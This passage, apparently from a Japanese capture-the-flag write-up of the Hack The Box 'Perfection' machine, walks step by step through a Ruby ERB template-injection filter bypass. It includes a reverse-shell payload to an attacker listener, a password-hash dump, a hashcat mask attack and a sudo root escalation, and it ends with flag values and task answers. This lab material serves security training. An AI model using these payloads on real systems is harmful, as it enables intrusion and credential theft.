Referer: http://10.10.11.253/weighted-grade-calc
Upgrade-Insecure-Requests: 1
Priority: u=0, i

category1=a&grade1=1&weight1=100&category2=b&grade2=1&weight2=0&category3=c&grade3=1&weight3=0&category4=d&grade4=1&weight4=0&category5=e&grade5=1&weight5=0
(6) category1パラメータの値を「a%0A%3C%25%3D+7%2A7+%25%3E」に変更して、「Intercept on」をクリックする。
【リクエストデータ(変更後)】
POST /weighted-grade-calc HTTP/1.1
Host: 10.10.11.253
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 156
Origin: http://10.10.11.253
Connection: keep-alive
Referer: http://10.10.11.253/weighted-grade-calc
Upgrade-Insecure-Requests: 1
Priority: u=0, i

category1=a%0A%3C%25%3D+7%2A7+%25%3E&grade1=1&weight1=100&category2=b&grade2=1&weight2=0&category3=c&grade3=1&weight3=0&category4=d&grade4=1&weight4=0&category5=e&grade5=1&weight5=0
(7) 下部に7*7の計算結果である49が表示されていることを確認する。「<%= 7*7 %>」が実行できるため、RubyのSSTI攻撃ができることが分かる。
サーバーサイド・テンプレート・インジェクション(SSTI)攻撃を用いたリバースシェル
(1) Burp Suiteで [Proxy] > [Intercept] 画面にて「Intercept on」にする。
(2) Kali Linux側で4444/tcpで待ち受ける。
$ ip a
  →Kali LinuxのVPN用のインターフェースのIPアドレスが「10.10.16.10」


$ nc -lvnp 4444
listening on [any] 4444 ...
(3) SSTI攻撃をするために「[改行]<%= system(“bash -c ‘bash -i >& /dev/tcp/10.10.16.10/4444 0>&1′”) %>」をURLエンコードする。
【URLエンコード前】

<%= system("bash -c 'bash -i >& /dev/tcp/10.10.16.10/4444 0>&1'") %>


【URLエンコード後】
%0A%3C%25%3D+system%28%22bash+-c+%27bash+-i+%3E%26+%2Fdev%2Ftcp%2F10.10.16.10%2F4444+0%3E%261%27%22%29+%25%3E
  ※「%0A」の他に「%0D%0A」もURLエンコードの改行コードだが、「%0D%0A」の場合は攻撃に失敗した。
(4) 「http://10.10.11.253/weighted-grade-calc」のWebページの下部に任意の値を入力して、「Submit」をクリックする。
(5) Burp Suiteにて送信するリクエストデータの内容が表示される。
【リクエストデータ(変更前)】
POST /weighted-grade-calc HTTP/1.1
Host: 10.10.11.253
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 156
Origin: http://10.10.11.253
Connection: keep-alive
Referer: http://10.10.11.253/weighted-grade-calc
Upgrade-Insecure-Requests: 1
Priority: u=0, i

category1=a&grade1=1&weight1=100&category2=b&grade2=1&weight2=0&category3=c&grade3=1&weight3=0&category4=d&grade4=1&weight4=0&category5=e&grade5=1&weight5=0
(6) category1パラメータの値を「a%0A%3C%25%3D+system%28%22bash+-c+%27bash+-i+%3E%26+%2Fdev%2Ftcp%2F10.10.16.10%2F4444+0%3E%261%27%22%29+%25%3E」に変更して、「Intercept on」をクリックする。
【リクエストデータ(変更後)】
POST /weighted-grade-calc HTTP/1.1
Host: 10.10.11.253
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 156
Origin: http://10.10.11.253
Connection: keep-alive
Referer: http://10.10.11.253/weighted-grade-calc
Upgrade-Insecure-Requests: 1
Priority: u=0, i

category1=a%0A%3C%25%3D+system%28%22bash+-c+%27bash+-i+%3E%26+%2Fdev%2Ftcp%2F10.10.16.10%2F4444+0%3E%261%27%22%29+%25%3E&grade1=1&weight1=100&category2=b&grade2=1&weight2=0&category3=c&grade3=1&weight3=0&category4=d&grade4=1&weight4=0&category5=e&grade5=1&weight5=0
(7) 4444/tcpで待ち受けていたプロンプトに応答があり、コマンドを実行できるようになる。
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.253] 39816
bash: cannot set terminal process group (1005): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$
(8) 完全なシェルを奪取する。
$ which python3
/usr/bin/python3

$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'

[Ctrl]+[Z]でバックグラウンドに移す

$ stty raw -echo;fg

$ bash

$ export TERM=xterm
(9) 現在ログインしているユーザー情報を確認すると、susanユーザーであることが分かる。またsusanユーザーはsudoグループに所属していることが分かる。
$ id
uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)


$ whoami
susan
(10) /home/susan/ruby_app/main.rbの内容を確認すると、「require ‘erb’」の記載があるためERBというテンプレートエンジンを使用していることが分かる。
$ cat /home/susan/ruby_app/main.rb
require 'sinatra'
require 'erb'
set :show_exceptions, false

configure do
    set :bind, '127.0.0.1'
    set :port, '3000'
end

get '/' do
    index_page = ERB.new(File.read 'views/index.erb')
    response_html = index_page.result(binding)
    return response_html
end

get '/about' do
    about_page = ERB.new(File.read 'views/about.erb')
    about_html = about_page.result(binding)
    return about_html
end

get '/weighted-grade' do
    calculator_page = ERB.new(File.read 'views/weighted_grade.erb')
    calcpage_html = calculator_page.result(binding)
    return calcpage_html
end

post '/weighted-grade-calc' do
    total_weight = params[:weight1].to_i + params[:weight2].to_i + params[:weight3].to_i + params[:weight4].to_i + params[:weight5].to_i
    if total_weight != 100
        @result = "Please reenter! Weights do not add up to 100."
        erb :'weighted_grade_results'
    elsif params[:category1] =~ /^[a-zA-Z0-9\/ ]+$/ && params[:category2] =~ /^[a-zA-Z0-9\/ ]+$/ && params[:category3] =~ /^[a-zA-Z0-9\/ ]+$/ && params[:category4] =~ /^[a-zA-Z0-9\/ ]+$/ && params[:category5] =~ /^[a-zA-Z0-9\/ ]+$/ && params[:grade1] =~ /^(?:100|\d{1,2})$/ && params[:grade2] =~ /^(?:100|\d{1,2})$/ && params[:grade3] =~ /^(?:100|\d{1,2})$/ && params[:grade4] =~ /^(?:100|\d{1,2})$/ && params[:grade5] =~ /^(?:100|\d{1,2})$/ && params[:weight1] =~ /^(?:100|\d{1,2})$/ && params[:weight2] =~ /^(?:100|\d{1,2})$/ && params[:weight3] =~ /^(?:100|\d{1,2})$/ && params[:weight4] =~ /^(?:100|\d{1,2})$/ && params[:weight5] =~ /^(?:100|\d{1,2})$/
        @result = ERB.new("Your total grade is <%= ((params[:grade1].to_i * params[:weight1].to_i) + (params[:grade2].to_i * params[:weight2].to_i) + (params[:grade3].to_i * params[:weight3].to_i) + (params[:grade4].to_i * params[:weight4].to_i) + (params[:grade5].to_i * params[:weight5].to_i)) / 100 %>\%<p>" + params[:category1] + ": <%= (params[:grade1].to_i * params[:weight1].to_i) / 100 %>\%</p><p>" + params[:category2] + ": <%= (params[:grade2].to_i * params[:weight2].to_i) / 100 %>\%</p><p>" + params[:category3] + ": <%= (params[:grade3].to_i * params[:weight3].to_i) / 100 %>\%</p><p>" + params[:category4] + ": <%= (params[:grade4].to_i * params[:weight4].to_i) / 100 %>\%</p><p>" + params[:category5] + ": <%= (params[:grade5].to_i * params[:weight5].to_i) / 100 %>\%</p>").result(binding)
        erb :'weighted_grade_results'
    else
        @result = "Malicious input blocked"
        erb :'weighted_grade_results'
    end
end
(11) 一般ユーザー用のフラグファイルの内容を確認する。
$ cat /home/susan/user.txt
1a6f8757c67e73f9ea0f73134d9a7824
データベース上のパスワードハッシュ値取得
(1) /home/susan/状のファイル及びディレクトリを確認すると、Migrationディレクトリがあることが分かる。
$ ls -l /home/susan/
total 12
drwxr-xr-x 2 root root  4096 Oct 27  2023 Migration
drwxr-xr-x 4 root susan 4096 Oct 27  2023 ruby_app
-rw-r----- 1 root susan   33 Aug  2 09:08 user.txt
(2) pupilpath_credentials.dbというデータベースがあることが分かる。
$ ls /home/susan/Migration -l
total 8
-rw-r--r-- 1 root root 8192 May 14  2023 pupilpath_credentials.db
(3) fileコマンドでpupilpath_credentials.dbを確認すると、SQLiteのデータベースであることが分かる。
$ file /home/susan/Migration/pupilpath_credentials.db
/home/susan/Migration/pupilpath_credentials.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 6, database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-for 6
(4) pupilpath_credentials.dbのデータベースに接続する。
$ sqlite3 /home/susan/Migration/pupilpath_credentials.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite>
(5) データベース内のテーブル一覧を確認すると、usersテーブルがあることが分かる。
sqlite> .table
users
(6) usersテーブルの内容を確認する。
sqlite> SELECT * FROM users;
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
(7) データベースの接続を終了する。
sqlite> .exithashcatを用いたハッシュ値解析
(1) 「https://hashes.com/en/tools/hash_identifier」に取得したハッシュ値を入力して、「SUBMIT & IDENTIFY」をクリックする。
(2) SHA256を用いて生成されたハッシュ値であることが分かる。
(3) /var/mail/susanの内容を確認すると、パスワードは「{firstname}_{firstnameを逆順に並べた文字列}_{1から1,000,000,000までのランダムに生成された整数}」の形式であることが分かる。
$ cat /var/mail/susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students

in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
(4) susanユーザーのパスワードハッシュ値を解析するために、ファイルに保存する。
※Kali Linux上で以下のコマンドを実行する。

$ vi susan_table.txt

【susan_table.txtの内容】
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
(5) hashcatの使い方を確認する。
※Kali Linux上で以下のコマンドを実行する。

$ man hashcat

【出力内容(一部抜粋)】
Attack mode
       3 = Brute-force
Built-in charsets
       ?d = 0123456789
Hash types
       1400 = SHA256
(6) メールの内容(/var/mail/susan)でパスワードのフォーマットが「susan_nasus_?d?d?d?d?d?d?d?d?d」であることが分かっているため、hashcatを用いたブルートフォース攻撃で解析すると、パスワードが「susan_nasus_413759210」であることが分かる。
※Kali Linux上で以下のコマンドを実行する。

$ hashcat -m 1400 -a 3 susan_table.txt susan_nasus_?d?d?d?d?d?d?d?d?d
ーーー(省略)ーーー
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210
ーーー(省略)ーーー
特権昇格(sudo設定の脆弱性)
(1) sudoの設定を確認すると、すべてのコマンドをroot権限で実行できることが分かる。
$ sudo -l
  →パスワード(susan_nasus_413759210)を入力する。
Matching Defaults entries for susan on perfection:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User susan may run the following commands on perfection:
    (ALL : ALL) ALL
(2) 「sudo -s」を実行して特権昇格する。
$ sudo -s
  →パスワード(susan_nasus_413759210)を入力する。
  →root権限のプロンプト(#)が表示される。
(3) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
# id
uid=0(root) gid=0(root) groups=0(root)


# whoami
root
(4) 特権ユーザー用のフラグファイルの内容を確認する。
# cat /root/root.txt
a61022e8b80285277411c53edee7dade
[補足] Guided ModeのQA
・Task 1
問題(英語訳):What version of OpenSSH is running?
問題(日本語訳):実行されている OpenSSH のバージョンは何ですか?

答え:8.9p1
・Task 2
問題(英語訳):What programming language is the web application written in?
問題(日本語訳):Web アプリケーションはどのプログラミング言語で書かれていますか?

答え:Ruby
・Task 3
問題(英語訳):Which endpoint on the web application allows for user input?
問題(日本語訳):Web アプリケーションのどのエンドポイントでユーザー入力が許可されますか?

答え:/weighted-grade
・Task 4
問題(英語訳):Which column on the grade-calculator page allows alphanumeric input?
問題(日本語訳):grade-calculatorページのどの列で英数字入力が可能ですか?

答え:Category
・Task 5
問題(英語訳):What is the URL-encoded value of the character you can use to bypass the input validation on the Category column?
問題(日本語訳):カテゴリ列の入力検証をバイパスするために使用できる文字の URL エンコードされた値は何ですか?

答え:%0A
・Task 6
問題(英語訳):What is the name of the templating system in use by this web application?
問題(日本語訳):この Web アプリケーションで使用されているテンプレート システムの名前は何ですか?

答え:ERB
・Submit User Flag
問題(英語訳):Submit the flag located in the susan user's home directory.
問題(日本語訳):susan ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:1a6f8757c67e73f9ea0f73134d9a7824
※「/home/susan/user.txt」の内容。
・Task 8
問題(英語訳):Which non-default group is the susan user a part of?
問題(日本語訳):susan ユーザーはどの非デフォルト グループに属していますか?

答え:sudo
・Task 9
問題(英語訳):What is the full path of the sqlite database containing the susan user's password hash?
問題(日本語訳):susan ユーザーのパスワード ハッシュを含む sqlite データベースのフル パスは何ですか?

答え:/home/susan/Migration/pupilpath_credentials.db
・Task 10
問題(英語訳):What is the susan user's password?
問題(日本語訳):susan ユーザーのパスワードは何ですか?

答え:susan_nasus_413759210
・Submit Root Flag
問題(英語訳):Submit the flag located in the root user's home directory.
問題(日本語訳):ルート ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:a61022e8b80285277411c53edee7dade
※「/root/root.txt」の内容。
関連記事(Hack The Box)
※後日作成予定。